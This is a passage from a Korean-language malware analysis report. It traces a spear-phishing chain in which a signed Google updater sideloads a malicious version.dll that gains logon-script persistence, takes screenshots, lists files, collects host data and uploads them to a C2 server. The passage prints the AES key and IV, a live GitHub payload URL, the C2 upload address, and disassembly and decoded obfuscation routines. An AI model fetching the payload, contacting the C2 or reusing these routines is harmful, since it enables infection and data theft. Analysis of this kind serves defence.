○ 먼저 'data1' 파일을 다운로드하는데, 이 파일은 대칭키 알고리즘 AES(Advanced Encryption Standard)로 암호화돼 있습니다. 그리고 CBC(Cipher Block Chaining) 모드(NoPadding)를 통해 복호화를 거치게 됩니다. CBC 모드에서는 첫 번째 블록을 암호화하기 위해 초기화 벡터 IV(Initialization Vector) 값이 필요합니다.

- KEY  
5108C225B68C5D229B83BF62E0E357B0
- IV  
F8DDE3DE3410D7A444FCFEABFBB963E4

○ CyberChef 레시피에서 AES Decrypt 기능을 통해 아래와 같이 Output 데이터가 HWP 문서 포맷이라는 것을 확인할 수 있습니다.



### 10] 사이버 셰프를 통한 AES 복호화

○ 다음으로 받아지는 'GoogleUpdater.zip' 파일도 동일하게 AES 복호화를 거치게 됩니다.

[https://github\[.\]com/](https://github[.]com/)

[adhrpbrn29/iqWThPAGUQ/raw/main/GoogleUpdater.zip](https://github.com/adhrpbrn29/iqWThPAGUQ/raw/main/GoogleUpdater.zip)

○ 'GoogleUpdater.zip' 압축 내부에는 두개의 파일이 포함되어 있고, 아래의 경로에 각각 압축을 해제합니다.

%programdata%\GoogleUpdater\

- updater.exe
- version.dll

○ 압축이 해제된 후에 'updater.exe' 파일이 실행됩니다. 이 파일은 유효한 디지털 서명이 탑재된 정상적인 구글 업데이터(x86) 응용 프로그램입니다.

○ 그러나 실행 시 동일 경로에 존재하는 악성 'version.dll' 파일을 함께 호출하는 'DLL Side Loading' 기법을 사용합니다.

updater.exe						
Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
004058F8	N/A	00401FBC	00401FC0	00401FC4	00401FC8	00401FCC
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
USERENV.dll	5	00403FD8	00000000	00000000	004070A7	00404864
COMCTL32.dll	2	00403FF0	00000000	00000000	004070B3	0040487C
WINHTTP.dll	15	00403FFC	00000000	00000000	004070C0	00404888
UxTheme.dll	1	0040403C	00000000	00000000	004070CC	004048C8
SHLWAPI.dll	2	00404044	00000000	00000000	004070D8	004048D0
ntdll.dll	1	00404050	00000000	00000000	004070E4	004048DC
WINMM.dll	3	00404058	00000000	00000000	004070EE	004048E4
VERSION.dll	3	00404068	00000000	00000000	004070F8	004048F4
api-ms-win-core-w...	2	00404078	00000000	00000000	00407104	00404904

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
00406FC0	00406FC0	0007	GetFileVersionInfoSizeW
00406FDA	00406FDA	0008	GetFileVersionInfoW
00406FF0	00406FF0	0010	VerQueryValueW

[그림

11] 'updater.exe' 파일과 함께 실행되는 'version.dll' 화면

### ● version.dll

○ 'updater.exe' 정상파일은 'version.dll' 악성파일의 유효성 검증을 수행하지 않아 함께 실행됩니다. 이 악성파일은 하기와 같은 정보를 가지고 있으며, 빌드된 시점이 스피어 피싱 공격날짜와 같습니다.

Name	Type	Size	Time Date Stamp	Export Function
version.dll	32Bit DLL	346112	2024-12-11 06:12:20 (UTC)	DllProxy.dll

### [표 2] 'version.dll' 파일 정보

○ 해당 파일은 마치 정상파일처럼 속이기 위해 속성에 'Version Checking and File Installation Libraries' MS Windows 제품정보와 '6.2.19041.3636' 버전으로 위장하고 있습니다.

○ 그런데, 해당 'VERSION INFO' 리소스의 언어 ID(Language Identifiers) 값으로 한국어가 혼용된 흔적이 관찰됩니다. 악성파일 제작자의 프로그래밍 개발 환경이 한국어 기반인 점을 추정해 볼 수 있습니다.

```

10055030: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 01 00
10055040: 12 04 00 00 48 00 00 00-60 50 05 00-C0 03 00 00
10055050: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
10055060: C0 03 34 00-00 00 56 00-53 00 5F 00-56 00 45 00
10055070: 52 00 53 00-49 00 4F 00-4E 00 5F 00-49 00 4E 00
10055080: 46 00 4F 00-00 00 00 00-BD 04 EF FE-00 00 01 00
10055090: 02 00 06 00-34 0E 61 4A-00 00 0A 00-34 0E 61 4A
100550A0: 3F 00 00 00-00 00 00 00-04 00 04 00-02 00 00 00
100550B0: 00 00 00 00-00 00 00 00-00 00 00 00-20 03 00 00
100550C0: 01 00 53 00-74 00 72 00-69 00 6E 00-67 00 46 00
100550D0: 69 00 6C 00-65 00 49 00-6E 00 66 00-6F 00 00 00
100550E0: FC 02 00 00-01 00 30 00-34 00 30 00-39 00 30 00
100550F0: 34 00 62 00-30 00 00 00-4C 00 16 00-01 00 43 00
10055100: 6F 00 6D 00-70 00 61 00-6E 00 79 00-4E 00 61 00
10055110: 6D 00 65 00-00 00 00 00-4D 00 69 00-63 00 72 00
10055120: 6F 00 73 00-6F 00 66 00-74 00 20 00-43 00 6F 00
10055130: 72 00 70 00-6F 00 72 00-61 00 74 00-69 00 6F 00
10055140: 6E 00 00 00-8A 00 31 00-01 00 46 00-69 00 6C 00
10055150: 65 00 44 00-65 00 73 00-63 00 72 00-69 00 70 00
10055160: 74 00 69 00-6F 00 6E 00-00 00 00 00-56 00 65 00
10055170: 72 00 73 00-69 00 6F 00-6E 00 20 00-43 00 68 00
10055180: 65 00 63 00-6B 00 69 00-6E 00 67 00-20 00 61 00
10055190: 6E 00 64 00-20 00 46 00-69 00 6C 00-65 00 20 00
100551A0: 49 00 6E 00-73 00 74 00-61 00 6C 00-6C 00 61 00
100551B0: 74 00 69 00-6F 00 6E 00-20 00 4C 00-69 00 62 00
100551C0: 72 00 61 00-72 00 69 00-65 00 73 00-00 00 00 00
100551D0: 6C 00 26 00-01 00 46 00-69 00 6C 00-65 00 56 00
100551E0: 65 00 72 00-73 00 69 00-6F 00 6E 00-00 00 00 00
100551F0: 36 00 2E 00-32 00 2E 00-31 00 39 00-30 00 34 00
10055200: 31 00 2E 00-33 00 36 00-33 00 36 00-20 00 28 00
10055210: 57 00 69 00-6E 00 42 00-75 00 69 00-6C 00 64 00

```

```

struct RESOURCE_DIRECTORY_ENTRIES
DWORD IntegerID 00000412(h)
412(h) = 1042(d)
LANGID (Language Identifier)
1042 = KOREAN

```

[그림

12] 악성파일 버전정보에 남겨진 개발언어 흔적

○ 악성 DLL 파일은 감염된 단말시스템의 디스크 정보를 Base64로 인코딩하고, 앞자리 8글자 문자만 추출해 뮤텍스(Mutex) 이름으로 사용합니다. 이 뮤텍스 값을 통해 악성 모듈이 중복실행되지 않도록 합니다.

```

var_8h = 1;
uVar10 = 0;
iStack_28 = 0;
uVar3 = (*KERNEL32.dll_GetLogicalDrives()); GetLogicalDrives
uStack_1a = 0x47;
uStack_15 = 0;
acStack_19[0] = 'A';
acStack_19[1] = 0x3a;
acStack_19[2] = 0x2f;
pcVar9 = acStack_19;
acStack_19[3] = 0x2f;
uStack_68 = 0;
uStack_64 = 0xf;
apppuStack_78[0] = (undefined4 ****)((uint32_t)apppuStack_78[0] & 0xffffffff);
do {
    cVar8 = *pcVar9;
    pcVar9 = pcVar9 + 1;
} while (cVar8 != '\0');
fcn.10001d00(acStack_19, (int32_t)pcVar9 - (int32_t)(acStack_19 + 1));
var_8h = CONCAT31(var_8h._1_3_, 2);
if (uVar3 != 0) {
    uStack_30 = 0x4a4;
    uStack_24 = 0xb4;
    uStack_20 = 299;
    do {
        if ((uVar3 & (uStack_30 ^ 0x4a5)) != 0) {
            ppppuVar5 = apppuStack_78;
            if (0xf < uStack_64) {
                ppppuVar5 = apppuStack_78[0];
            }
            iVar4 = (*KERNEL32.dll_GetVolumeInformationA)(ppppuVar5, 0, 0, &iStack_28, 0, 0, 0, 0); GetVolumeInformationA
            if (iVar4 != 0) {
                uVar10 = uVar10 + iStack_28;
            }
            iStack_28 = 0;
        }
        ppppuVar5 = apppuStack_78;
        if (0xf < uStack_64) {
            ppppuVar5 = apppuStack_78[0];
        }
        uVar3 = uVar3 >> (((uint8_t)uStack_24 ^ 0xb5) & 0x1f);
        *(char *)ppppuVar5 = *(char *)ppppuVar5 + '\x01';
    } while (uVar3 != (uStack_20 ^ 299));
}

```

[그림

Address	Disassembly	Comment	Register
6E9D17F0	837D D0 10	cmp dword ptr ss:[ebp-30],10	
6E9D17F4	8D45 BC	lea eax,dword ptr ss:[ebp-44]	
6E9D17F7	0F4345 BC	cmovae eax,dword ptr ss:[ebp-44]	
6E9D17FB	50	push eax	
6E9D17FC	6A 00	push 0	
6E9D17FE	6A 00	push 0	
6E9D1800	FF15 B4E09F6E	call dword ptr ds:[<CreateMutexA>]	eax: "cj11NXgy"
6E9D1806	8855 D0	mov edx,dword ptr ss:[ebp-30]	eax: "cj11NXgy"
6E9D1809	88F0	mov esi,eax	
6E9D180B	83FA 10	cmp edx,10	
6E9D180E	72 2C	jb version.6E9D183c	
6E9D1810	884D BC	mov ecx,dword ptr ss:[ebp-44]	
6E9D1813	42	inc edx	eax: "cj11NXgy"
6E9D1814	88C1	mov eax,ecx	
6E9D1816	81FA 00100000	cmp edx,1000	
6E9D181C	72 14	jb version.6E9D1832	
6E9D181E	8849 FC	mov ecx,dword ptr ds:[ecx-4]	eax: "cj11NXgy"
6E9D1821	83C2 23	add edx,23	eax: "cj11NXgy"
6E9D1824	28C1	sub eax,ecx	eax: "cj11NXgy"
6E9D1826	83C0 FC	add eax,FFFFFFFC	eax: "cj11NXgy"
6E9D1829	83F8 1F	cmp eax,1F	eax: "cj11NXgy"
6E9D182C	0F87 10190000	ja verston.6E9D3142	
6E9D1832	52	push edx	
6E9D1833	51	push ecx	
6E9D1834	E8 8D890000	call version.6E9DA1F6	
6E9D1839	83C4 08	add esp,8	
6E9D183C	C645 FC 01	mov byte ptr ss:[ebp-4],1	
6E9D1840	8B95 0CFFFFFF	mov edx,dword ptr ss:[ebp-F4]	
6E9D1846	C745 CC 00000000	mov dword ptr ss:[ebp-34],0	
6E9D184D	C745 D0 0F000000	mov dword ptr ss:[ebp-30],F	
6E9D1854	C645 BC 00	mov byte ptr ss:[ebp-44],0	
6E9D1858	83FA 10	cmp edx,10	
6E9D185B	72 2F	jb version.6E9D188c	
6E9D185D	888D F8FEFFFF	mov ecx,dword ptr ss:[ebp-108]	[ebp-108]: "cj11NXgycDN4MHU1eDjwM3gw"
6E9D1863	42	inc edx	
6E9D1864	88C1	mov eax,ecx	eax: "cj11NXgy"
6E9D1866	81FA 00100000	cmp edx,1000	
6E9D186C	72 14	jb version.6E9D1882	

13] Mutex 값 생성 화면

○ 약성파일의 지속성을 유지하기 위해 UserInitMprLogonScript 레지스트리 등록을 합니다. 이 값을 설정 하면, 사용자가 로그인할 때마다 실행이 됩니다. [T1037.001 Logon Script]

```

0x1000e193 sub esp, 0x1c
0x1000e196 push esi
0x1000e197 mov esi, ecx
0x1000e199 mov dword [var_15h], 0x524a6124 ; 'SaJR'
0x1000e1a0 mov dl, 0x24 ; '$' ; 36
0x1000e1a2 mov dword [lpSubKey + 0x3], 0x4a4b564d ; 'MVKJ'
0x1000e1a9 mov dword [var_9h], 0x504a4149 ; 'IAJP'
0x1000e1b0 xor eax, eax
0x1000e1b2 mov byte [var_9h], 0
0x1000e1b6 xor byte [phkResult + 0x4 - 0x10], dl
0x1000e1ba inc eax
0x1000e1bb cmp eax, 0xb ; 11
0x1000e1be jae 0x1000e1c5
0x1000e1c0 mov dl, byte [var_15h]
0x1000e1c3 jmp 0x1000e1b6
0x1000e1c5 lea eax, [phkResult]
0x1000e1c8 mov byte [var_9h], 0
0x1000e1cc push eax ; PHKEY phkResult
0x1000e1cd push 0x20006 ; REGSAM samDesired
0x1000e1d2 push 0 ; DWORD ulOptions
0x1000e1d4 lea eax, [lpSubKey]
0x1000e1d7 push eax ; LPCSTR lpSubKey
0x1000e1d8 push 0x80000001 ; HKEY hKey
0x1000e1dd call dword [RegOpenKeyExA]
0x1000e1e3 test eax, eax
0x1000e1e5 jne 0x1000e252
0x1000e1e7 mov edx, dword [phkResult]
0x1000e1ea test edx, edx
0x1000e1ec je 0x1000e252
0x1000e1ee cmp dword [esi + 0x14], 0x10
0x1000e1f2 push edi
0x1000e1f3 mov edi, dword [esi + 0x10]
0x1000e1f6 jb 0x1000e1fa
0x1000e1f8 mov esi, dword [esi]
0x1000e1fa movaps xmm0, xmmword [data.1004db00] ; 0x1004db00
0x1000e201 xor ecx, ecx
0x1000e203 movups xmmword [var_20h], xmm0
0x1000e207 mov dword [var_10h], 0x796a5a75 ; 'uZjy'
0x1000e20e mov dword [var_ch], 0x7b7770 ; 'pw('
0x1000e215 movsx eax, byte [var_20h]
0x1000e217 and eax, 0x8000000f
0x1000e21e jns 0x1000e225
0x1000e220 dec eax
0x1000e221 or eax, 0xffffffff ; 4294967280
0x1000e224 inc eax
0x1000e225 sub byte [phkResult + 0x4 - 0x10], al
0x1000e229 inc ecx
0x1000e22a cmp ecx, 0x16 ; 22
0x1000e22d jb 0x1000e215
0x1000e22f push edi
0x1000e230 push esi
0x1000e231 push 1
0x1000e233 push 0
0x1000e235 lea eax, [lpValueName]
0x1000e238 mov byte [var_9h], 0
0x1000e23c push eax
0x1000e23d push edx
0x1000e23e call dword [RegSetValueExA]
0x1000e244 pop edi
0x1000e245 test eax, eax
0x1000e247 jne 0x1000e252
0x1000e249 push dword [phkResult]
0x1000e24c call dword [RegCloseKey]
0x1000e252 pop esi
0x1000e253 mov esp, ebp
0x1000e255 pop ebp
0x1000e256 ret

```

XOR Key = 0x24

\$aJRMVKJIAJP -> Environment

HKEY_CLASSES_ROOT	equ	80000000h
HKEY_CURRENT_USER	equ	80000001h
HKEY_LOCAL_MACHINE	equ	80000002h
HKEY_USERS	equ	80000003h

RegOpenKeyExA

1	\	92	92 - 7 = 85	U
2	z	122	122 - 7 = 115	s
3	l	108	108 - 7 = 101	e
4	y	121	121 - 7 = 114	r

w\zlyPup{TwySvnuZjypw{ -> UserInitMprLogonScript

v7 = 0;

strcpy(v8, "w\zlyPup{TwySvnuZjypw{");

do

v8[++v7] -= v8[0] % 16; => w(119) % 16 = 7

while (v7 < 0x16);

v8[23] = 0;

RegSetValueExA

RegCloseKey

[그림

#### 14] 레지스트리 문자열 복호화 및 등록

[키 경로] HKEY\_CURRENT\_USER\Environment

- [값 이름] UserInitMprLogonScript
- [값 데이터] C:\ProgramData\GoogleUpdater\updater.exe

◦ 실행된 악성모듈은 감염 단말에서 정찰활동을 수행합니다. 모니터 정보를 획득(GetMonitorInfoA)하고, CreatedCA와 CreateCompatibleDC를 사용하여 화면 캡처를 위한 장치 컨텍스트를 만들어 CreatedDIBSection을 통해 비트맵을 생성합니다.

```

6BACE397 C785 78FEFFFF 48000000 mov dword ptr ss:[ebp - 0x188], 0x48
6BACE3A1 50 push eax
6BACE3A2 FF73 08 push dword ptr ds:[ebx + 0x8]
6BACE3A5 FF15 1CE2AF6B call dword ptr ds:[<GetMonitorInfoA>]
6BACE3AB 85C0 test eax, eax
6BACE3AD 0F84 58070000 je version.6BACEB0B
6BACE3B3 6A 00 push 0x0
6BACE3B5 8D85 38FFFFFF lea eax, dword ptr ss:[ebp - 0xc8]
6BACE3BB C785 38FFFFFF 01000000 mov dword ptr ss:[ebp - 0xc8], 0x1
6BACE3C5 50 push eax
6BACE3C6 8D45 90 lea eax, dword ptr ss:[ebp - 0x70]
6BACE3C9 C785 3CFFFFFF 00000000 mov dword ptr ss:[ebp - 0xc4], 0x0
6BACE3D3 50 push eax
6BACE3D4 C785 40FFFFFF 00000000 mov dword ptr ss:[ebp - 0xc0], 0x0
6BACE3DE C785 44FFFFFF 00000000 mov dword ptr ss:[ebp - 0xbc], 0x0
6BACE3E8 FF15 64E2AF6B call dword ptr ds:[<GdiplusStartup>]
6BACE3EE 6A 00 push 0x0
6BACE3F0 6A 00 push 0x0
6BACE3F2 8D85 A0FFFFFF lea eax, dword ptr ss:[ebp - 0x160]
6BACE3F8 50 push eax
6BACE3F9 6A 00 push 0x0
6BACE3FB FF15 40E0AF6B call dword ptr ds:[<CreateDCA>]
6BACE401 8BF8 mov edi, eax
6BACE403 C745 DC F1060000 mov dword ptr ss:[ebp - 0x24], 0x6F1
6BACE40A 8885 84FFFFFF mov eax, dword ptr ss:[ebp - 0x17c]
6BACE410 2B85 7CFEFFFF sub eax, dword ptr ss:[ebp - 0x184]
6BACE416 8B4D DC mov ecx, dword ptr ss:[ebp - 0x24], eax
6BACE419 8945 CC mov dword ptr ss:[ebp - 0x34], eax
6BACE41C 81F1 FD060000 xor ecx, 0x6FD
6BACE422 8B85 88FFFFFF mov eax, dword ptr ss:[ebp - 0x178]
6BACE428 2B85 80FFFFFF sub eax, dword ptr ss:[ebp - 0x180]
6BACE42E 51 push ecx
6BACE42F 57 push edi
6BACE430 897D E0 mov dword ptr ss:[ebp - 0x20], edi
6BACE433 8945 98 mov dword ptr ss:[ebp - 0x68], eax
6BACE436 FF15 30E0AF6B call dword ptr ds:[<GetDeviceCaps>]
6BACE43C 57 push edi
6BACE43D 8BF0 mov esi, eax
6BACE43F FF15 2CE0AF6B call dword ptr ds:[<CreateCompatibleDC>]
6BACE445 8BF8 mov edi, eax


```

[그림 15] 모니터 정

보 획득 루틴

○ 그리고 BitBlt 비트맵 복사 함수를 사용하여 화면의 특정영역을 PNG 포맷으로 스트림에 저장합니다. 이 과정에서 GDI+의 GdipCreateBitmapFromHBITMAP 및 GdipSaveImageToStream 함수를 사용합니다. 그리고 'Screenshot.jpeg' 이름으로 메모리에 저장합니다.

○ 'Screenshot' 문자열은 v20=5 값으로 변수를 초기화하고, v20과 % 16 연산을 수행합니다. 그 결과 값인 5와 0x05, 0x58, 0x68, 0x77, 0x6A, 0x73, 0x78, 0x6D, 0x74, 0x79, 0x64 값을 각각 감산(subtract) 연산하고, 별도 루틴으로 확장자 jpeg를 추가합니다. 이는 정보 유출 파일명을 은닉하기 위한 방법입니다.



[그림 16]

'Screenshot.jpeg' 파일 생성

- FindFirstFileW와 FindNextFileW 함수를 사용하여 감염된 단말의 폴더경로와 파일정보 등을 수집합니다.

The screenshot shows a debugger window with assembly code on the left and a memory dump on the right. The assembly code is as follows:

```

6BACEBAC .: C745 FC 00000000 mov dword ptr ss:[ebp - 0x4], 0x0
6BACEBB3 .: 8D8D B0FCFFFF lea ecx, dword ptr ss:[ebp - 0x350]
6BACEBB9 .: 83BD 64FFFFFF 08 cmp dword ptr ss:[ebp - 0x9C], 0x8
6BACEBC0 .: 8D85 50FFFFFF lea eax, dword ptr ss:[ebp - 0xB0]
6BACEBC6 .: 51 push ecx
6BACEBC7 .: 0F4385 50FFFFFF cmovae eax, dword ptr ss:[ebp - 0xB0]
6BACEBCE .: 50 push eax
6BACEBCF .: FF15 ACE0AF6B call dword ptr ds:[<FindFirstFile>]
6BACEBD5 .: 8BF0 mov esi, eax
6BACEBD7 .: 8975 90 mov dword ptr ss:[ebp - 0x70], esi
6BACEBDA .: 83FE FF cmp esi, 0xFFFFFFFF
6BACEBDD .: 0F84 04060000 je version.6BACF1E7
6BACEBE3 .: 57 push edi
6BACEBE4 .: 0F1F40 00 nop dword ptr ds:[eax], eax
6BACEBE8 .: 0F1F8400 00000000 nop dword ptr ds:[eax + eax], eax
6BACEBF0 .: 33C0 xor eax, eax
6BACEBF2 .: C745 BC 00000000 mov dword ptr ss:[ebp - 0x44], 0x0
6BACEBF9 .: 8D8D DCFCFFFF lea ecx, dword ptr ss:[ebp - 0x324]
6BACEBFF .: C745 C0 07000000 mov dword ptr ss:[ebp - 0x40], 0x7
6BACEC06 .: 66:8945 AC mov word ptr ss:[ebp - 0x54], ax
6BACEC0A .: 8D51 02 lea edx, dword ptr ds:[ecx + 0x2]
6BACEC0D .: 0F1F00 nop dword ptr ds:[eax], eax
6BACEC10 .: 66:8B01 mov ax, word ptr ds:[ecx]
6BACEC13 .: 83C1 02 add ecx, 0x2
6BACEC16 .: 66:85C0 test ax, ax
6BACEC19 .: 75 F5 jne version.6BACEC10

```

The memory dump at the bottom shows the following data:

Address	Hex	ASCII
17A59040	44 00 72 00 69 00 76 00 65 00 3A 00 20 00 43 00	D.r.i.v.e.:. .C.
17A59050	3A 00 5C 00 0A 00 43 00 3A 00 5C 00 5C 00 24 00	:\. .C.:.\. .\$.
17A59060	52 00 65 00 63 00 79 00 63 00 6C 00 65 00 2E 00	R.e.c.y.c.l.e...
17A59070	42 00 69 00 6E 00 5C 00 53 00 2D 00 31 00 2D 00	B.i.n.\.S.-.1.-.
17A59080	35 00 2D 00 31 00 38 00 5C 00 64 00 65 00 73 00	5.-.1.8.\.d.e.s.
17A59090	68 00 74 00 6F 00 70 00 2E 00 69 00 6E 00 69 00	k.t.o.p..i.n.i.
17A590A0	20 00 7C 00 20 00 31 00 32 00 39 00 20 00 7C 00	. . .1.2.9. . .
17A590B0	20 00 32 00 30 00 32 00 34 00 2D 00 31 00 31 00	.2.0.2.4.-.1.1.
17A590C0	2D 00 31 00 35 00 20 00 30 00 35 00 3A 00 34 00	-.1.5. .0.5.:.4.
17A590D0	38 00 3A 00 31 00 31 00 0A 00 43 00 3A 00 5C 00	8.:.1.1..C.:.\.
17A590E0	5C 00 24 00 52 00 65 00 63 00 79 00 63 00 6C 00	\.\$.R.e.c.y.c.l.
17A590F0	65 00 2E 00 42 00 69 00 6E 00 5C 00 53 00 2D 00	e..B.i.n.\.S.-.
17A59100	31 00 2D 00 35 00 2D 00 32 00 31 00 2D 00 36 00	1.-.5.-.2.1.-.6.

[그림 17] 시스템 내

폴더 경로 및 파일 정보 수집

○ 이 목록은 메모리상에 'Files.txt' 이름으로 저장됩니다. 참고로 각 파일명 문자열은 고유의 암호화 로직으로 변환됩니다. 'Files.txt' 경우는 0x28 Key 값으로 0x6E, 0x41, 0x44, 0x4D, 0x5B, 0x06, 0x5C, 0x50, 0x5C 값을 XOR 연산합니다.

```

Hide FPU
EAX 0C89F6C4 "Files.txt"
EBX 6BAC0000 version.6BAC0000
ECX 00000000
EDX 78742E73
EBP 0C89F998
ESP 0C89EF3C
ESI 178E5040 L"Drive: C:\\\\nC:\\\\$Recycle.Bin\\S-1-5-18\\desktop.ini
EDI 00A8B0DA

EIP 6BAD2000 version.6BAD2000

EFLAGS 00000212
ZF 0 PF 0 AF 1
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000012 (ERROR_NO_MORE_FILES)
LastStatus 80000006 (STATUS_NO_MORE_FILES)

GS 0023 FS 003B
ES 0023 DS 0023
CS 001B SS 0023

```

[그림 18] 'Files.txt'

파일 정보 화면

○ 또한, 감염된 단말의 'HWID' 및 'Machine name' 'Startup folder' 등의 정보와 악성파일이 실행된 정보를 포함한 'Information.txt' 파일을 생성합니다. 그런데 이 파일 정보에는 'Fouwiz : V1.1 Release' 문자열이 포함되어 있습니다. 'Fouwiz' 문자열은 악성파일 코드네임으로 추정됩니다.

○ 'Information.txt' 문자열은 v140에 선언된 xmmword 16바이트 0x34, 0x4D, 0x72, 0x6A, 0x73, 0x76, 0x71, 0x65, 0x78, 0x6D, 0x73, 0x72, 0x32, 0x78, 0x7C, 0x78 문자열(4Mrjsvqexmsr2x|x)을 변환하게 됩니다.


```

v35 = 0;
v36 = v171;
strcpy(v140, "4Mrjsvqexmsr2x|x");
do
    v140[++v35] -= v140[0] % 16;
while ( v35 < 0xF );

```

[표 3] 'information.txt' 문자열 변환 함수

○ v140[0] => 4(ASCII) = 52(Dec)이며, 52 % 16 결과는 4 입니다. v140 문자열을 4와 순차적으로 감산(subtract) 로직으로 'Information.txt' 문자열이 지정됩니다.



[그림 19]

'Information.txt' 파일 정보 화면

○ 이렇게 수집된 'Screenshot.jpeg', 'Files.txt', 'Information.txt' 파일은 메모리 상에서 암호화 압축이 진행됩니다. 그리고 HWID 값 문자열로 zip 파일을 만들어 명령제어(C2) 서버로 유출을 시도합니다. C2 주소는 제시된 xmmword 값 2개와 3개의 변수 값 모두가 사용됩니다. 변수 값을 나열하면 다음과 같습니다.

0x70, 0x18, 0x04, 0x04, 0x00, 0x03, 0x4A, 0x5F, 0x5F, 0x02, 0x15, 0x06, 0x19, 0x15, 0x07, 0x5E  
 0x11, 0x13, 0x13, 0x1F, 0x05, 0x1E, 0x04, 0x00, 0x02, 0x1F, 0x04, 0x15, 0x13, 0x04, 0x19, 0x1F  
 0x1E, 0x5E, 0x19, 0x1E  
 0x16, 0x1F, 0x5F, 0x05  
 0x00, 0x1C, 0x1F, 0x11  
 0x14

[표 4] C2 주소 문자열 변환 데이터

○ 각 값은 첫번째 xmmword 값의 Low Byte 0x70과 XOR 연산을 수행하게 됩니다. 이렇게 변환된 값은 정보유출 대상 C2 주소로 사용됩니다.

[https://review.accountprotection\[.\]info/upload](https://review.accountprotection[.]info/upload)

```

00401000 6C3E2287 33C9 xor ecx,ecx
